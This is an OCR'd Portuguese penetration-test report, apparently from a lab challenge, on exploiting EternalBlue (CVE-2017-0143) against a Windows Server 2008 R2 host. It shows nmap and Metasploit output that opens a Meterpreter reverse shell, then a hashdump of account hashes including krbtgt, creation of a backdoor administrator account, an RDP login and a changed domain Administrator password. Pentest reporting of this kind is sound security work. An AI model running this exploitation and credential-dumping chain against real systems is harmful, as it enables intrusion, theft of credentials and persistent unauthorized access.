Relatório Pentest

FiveSEC:
Mauro Ícaro Carvalho do Carmo
Thiago Carlos Gonçalves da Silva
Pedro Henrique Neves Lima
Wendel Viana Lima

Glossário

Máquina Windows
192.168.1.51


PORTA 445: CVE-2017-0143

A vulnerabilidade EternalBlue possibilitou que mais de 230.000 mil computadores fossem infectados pelo **WannaCry** causando um grande transtorno em grandes empresas pelo mundo.


Máquina Windows
192.168.1.51

PORTA 445: CVE-2017-0143

Esse CVE apresenta uma vulnerabilidade severa, com um CVSS score de 9.3 HIGH, na qual permite um atacante remoto realizar um RCE (Remote Code Execution) explorando uma falha no Servidor SMBv1 ao enviar um payload malicioso ao server.




```
┌──(kali㉿kali)-[~/Documents/desafio/windows]
└─$ nmap -p445 --script smb-vuln-ms17-010 192.168.1.51
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-03 15:51 EDT
Nmap scan report for 192.168.1.51
Host is up (0.0015s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
```



– CVSS Scores & Vulnerability Types

CVSS Score	9.3
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Medium (The access conditions are somewhat specialized. Some preconditions must be satistified to exploit)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code
CWE ID	20




```
msf5 exploit(windows/smb/ms17_010_eternalblue) > check

[*] 192.168.1.51:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.51:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.51:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.51:445 - The target is vulnerable.
```


Máquina Windows
192.168.1.51

PORTA 445: CVE-2017-0143


Exploração do Serviço SMB




```
[*] Started reverse TCP handler on 192.168.1.4:4444
[*] 192.168.1.51:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.51:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Datacenter 7601 Service P
[*] 192.168.1.51:445      - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.51:445 - Connecting to target for exploitation.
[+] 192.168.1.51:445 - Connection established for exploitation.
[+] 192.168.1.51:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.51:445 - CORE raw buffer dump (53 bytes)
[*] 192.168.1.51:445 - 0×00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.1.51:445 - 0×00000010  30 30 38 20 52 32 20 44 61 74 61 63 65 6e 74 65  008 R2 Datacente
[*] 192.168.1.51:445 - 0×00000020  72 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50  r 7601 Service P
[*] 192.168.1.51:445 - 0×00000030  61 63 6b 20 31                                   ack 1
[+] 192.168.1.51:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.51:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.51:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.51:445 - Starting non-paged pool grooming
[+] 192.168.1.51:445 - Sending SMBv2 buffers
[+] 192.168.1.51:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.51:445 - Sending final SMBv2 buffers.
[*] 192.168.1.51:445 - Sending last fragment of exploit packet!
[*] 192.168.1.51:445 - Receiving response from exploit packet
[+] 192.168.1.51:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.1.51:445 - Sending egg to corrupted connection.
[*] 192.168.1.51:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 192.168.1.51
[*] Meterpreter session 1 opened (192.168.1.4:4444 → 192.168.1.51:25404) at 2021-09-04 16:02:21 -0400
[+] 192.168.1.51:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.51:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.51:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > 
```



```
meterpreter > sysinfo
Computer        : EVEREST
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : pt_BR
Domain          : MOUNTSEC
Logged On Users : 1
Meterpreter     : x64/windows
```



```
C:\Windows\system32>whoami
whoami
autoridade nt\sistema
```



```
meterpreter > shell
Process 5608 created.
Channel 1 created.
Microsoft Windows [vers�
Copyright (c) 2009 Micro
```





Imagem	P.	Descrição	Status
msdtc.exe	6020	Serviço de Coordenador...	Em execução
svchost.exe (regsvc)	5852	Processo de Host para Se...	Em execução
VBoxTray.exe	5696	VirtualBox Guest Addition...	Em execução
conhost.exe	5616	Host da Janela do Console	Em execução
cmd.exe	5608	Processador de comando...	Em execução
explorer.exe	5576	Windows Explorer	Em execução
winlogon.exe	5536	Aplicativo de Logon do ...	Em execução
dwm.exe	5524	Gerenciador de Janelas d...	Em execução


Máquina Windows
192.168.1.51

PORTA 445: CVE-2017-0143


Pós-Exploração




```
meterpreter > hashdump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:cf24f6276c54b3053a95dc5c1824a3c6:::
Convidado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ee65ea5be371ec02caa0904d8438f0ac:::
```



```
C:\Windows\system32>net user Admin S3cureP@ssword /add
net user Admin S3cureP@ssword /add
Comando conclu�do com �xito.
```



```
C:\Windows\system32>net localgroup Administradores Admin /add
net localgroup Administradores Admin /add
Comando conclu�do com �xito.
```



```
┌──(kali㉿kali)-[~]
└─$ xfreerdp /v:192.168.1.51 /u:Admin /p:'S3cureP@ssword'
[16:13:11:163] [2761:2762] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[16:13:11:163] [2761:2762] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[16:13:11:164] [2761:2762] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[16:13:11:164] [2761:2762] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[16:13:11:500] [2761:2762] [INFO][com.freerdp.primitives] - primitives autodetect, using optimized
[16:13:11:534] [2761:2762] [INFO][com.freerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set_last_error_ex resetting error state
[16:13:11:535] [2761:2762] [INFO][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex resetting error state
[16:13:12:639] [2761:2762] [WARN][com.freerdp.crypto] - Certificate verification failure 'self signed certificate (18)' at stack position 0
[16:13:12:639] [2761:2762] [WARN][com.freerdp.crypto] - CN = everest.mountsec.local
[16:13:12:640] [2761:2762] [INFO][com.winpr.sspi.NTLM] - VERSION
[16:13:12:640] [2761:2762] [INFO][com.winpr.sspi.NTLM] -        P
[16:13:12:640] [2761:2762] [INFO][com.winpr.sspi.NTLM] -        P
[16:13:12:640] [2761:2762] [INFO][com.winpr.sspi.NTLM] -        P
[16:13:12:640] [2761:2762] [INFO][com.winpr.sspi.NTLM] -        R
[16:13:12:640] [2761:2762] [INFO][com.winpr.sspi.NTLM] -        N
[16:13:12:743] [2761:2762] [INFO][com.winpr.sspi.NTLM] - negotiat
[16:13:12:744] [2761:2762] [INFO][com.winpr.sspi.NTLM] -        N
[16:13:12:744] [2761:2762] [INFO][com.winpr.sspi.NTLM] -        N
[16:13:12:744] [2761:2762] [INFO][com.winpr.sspi.NTLM] -        N
[16:13:12:745] [2761:2762] [INFO][com.winpr.sspi.NTLM] -        N
[16:13:12:745] [2761:2762] [INFO][com.winpr.sspi.NTLM] -        N
[16:13:12:745] [2761:2762] [INFO][com.winpr.sspi.NTLM] -        N
[16:13:12:745] [2761:2762] [INFO][com.winpr.sspi.NTLM] -        N
[16:13:12:746] [2761:2762] [INFO][com.winpr.sspi.NTLM] -        N
[16:13:12:746] [2761:2762] [INFO][com.winpr.sspi.NTLM] -        N
[16:13:12:746] [2761:2762] [INFO][com.winpr.sspi.NTLM] -        N
[16:13:12:746] [2761:2762] [INFO][com.winpr.sspi.NTLM] -        N
[16:13:12:747] [2761:2762] [INFO][com.winpr.sspi.NTLM] -        N
[16:13:12:747] [2761:2762] [INFO][com.winpr.sspi.NTLM] -        N
[16:13:12:747] [2761:2762] [INFO][com.winpr.sspi.NTLM] - VERSION
[16:13:12:747] [2761:2762] [INFO][com.winpr.sspi.NTLM] -        P
[16:13:12:747] [2761:2762] [INFO][com.winpr.sspi.NTLM] -        P
[16:13:12:747] [2761:2762] [INFO][com.winpr.sspi.NTLM] -        P
[16:13:12:748] [2761:2762] [INFO][com.winpr.sspi.NTLM] -        R
[16:13:12:748] [2761:2762] [INFO][com.winpr.sspi.NTLM] -        N
```


Windows Server 2008 R2 Datacenter
A Licença do Windows expirou
Compilação 7601
Esta cópia do Windows não é original

Máquina Windows
192.168.1.51

PORTA 445: CVE-2017-0143


FiveSEC
CYBER SECURITY

Pós-Exploração



Users 27 objetos [Filtro ativado]


Nome	Tipo	Descrição
Admin	Usuário	
Administrador	Usuário	Conta interna para a admi…
Administrado…	Grupo de segur…	Administradores designad…
Administrado…	Grupo de segur…	Administradores designad…
Administrado…	Grupo de segur…	Membros que possuem ac…
Admins. do d…	Grupo de segur…	Administradores designad…
Computador…	Grupo de segur…	Todas as estações de tra…
Controladore…	Grupo de segur…	Todos os controladores d…
Controladore…	Grupo de segur…	Os membros deste grupo …
Controladore…	Grupo de segur…	Os membros deste grupo …
Convidado	Usuário	Conta interna para acess…
Convidados …	Grupo de segur…	Todos os convidados do d…
DiscoverySe…	Usuário	
DnsAdmins	Grupo de segur…	Grupo de administradores …
DnsUpdatePr…	Grupo de segur…	Os clientes DNS que poss…
Editores de c…	Grupo de segur…	Os membros deste grupo …
FederatedEm…	Usuário	
gilberto.morais	Usuário	
Grupo de Re…	Grupo de segur…	Os membros do grupo não…
Grupo de Re…	Grupo de segur…	Os membros do grupo pod…
Proprietários …	Grupo de segur…	Membros desse grupo pod…
Servidores R…	Grupo de segur…	Os servidores neste grup…
SystemMailb…	Usuário	
SystemMailb…	Usuário	
TelnetClients	Grupo de segur…	
Usuários DHCP	Grupo de segur…	Membros que possuem pe…
Usuários do …	Grupo de segur…	Todos os usuários do domí…



Serviços de Domínio Active Directory

A senha para Administrador foi alterada.

OK




Administrador: Prompt de Comando

```
Microsoft Windows [versão 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Todos os direitos reservados.

C:\Users\Administrador>whoami
mountsec\administrador

C:\Users\Administrador>_
```

Máquina Windows
192.168.1.51

PORTA 445: CVE-2017-0143

Impactos




```
Arquivos de Programas                                                 24/08/2021 13:40   Pasta de arquivos
Arquivos de Programas (x86)                                           24/08/2021 13:32   Pasta de arquivos
ExchangeSetupLogs                                                     25/08/2021 01:36   Pasta de arquivos
inetpub                                                               19/08/2021 17:38   Pasta de arquivos
log-dns                                                               03/09/2021 17:30   Pasta de arquivos
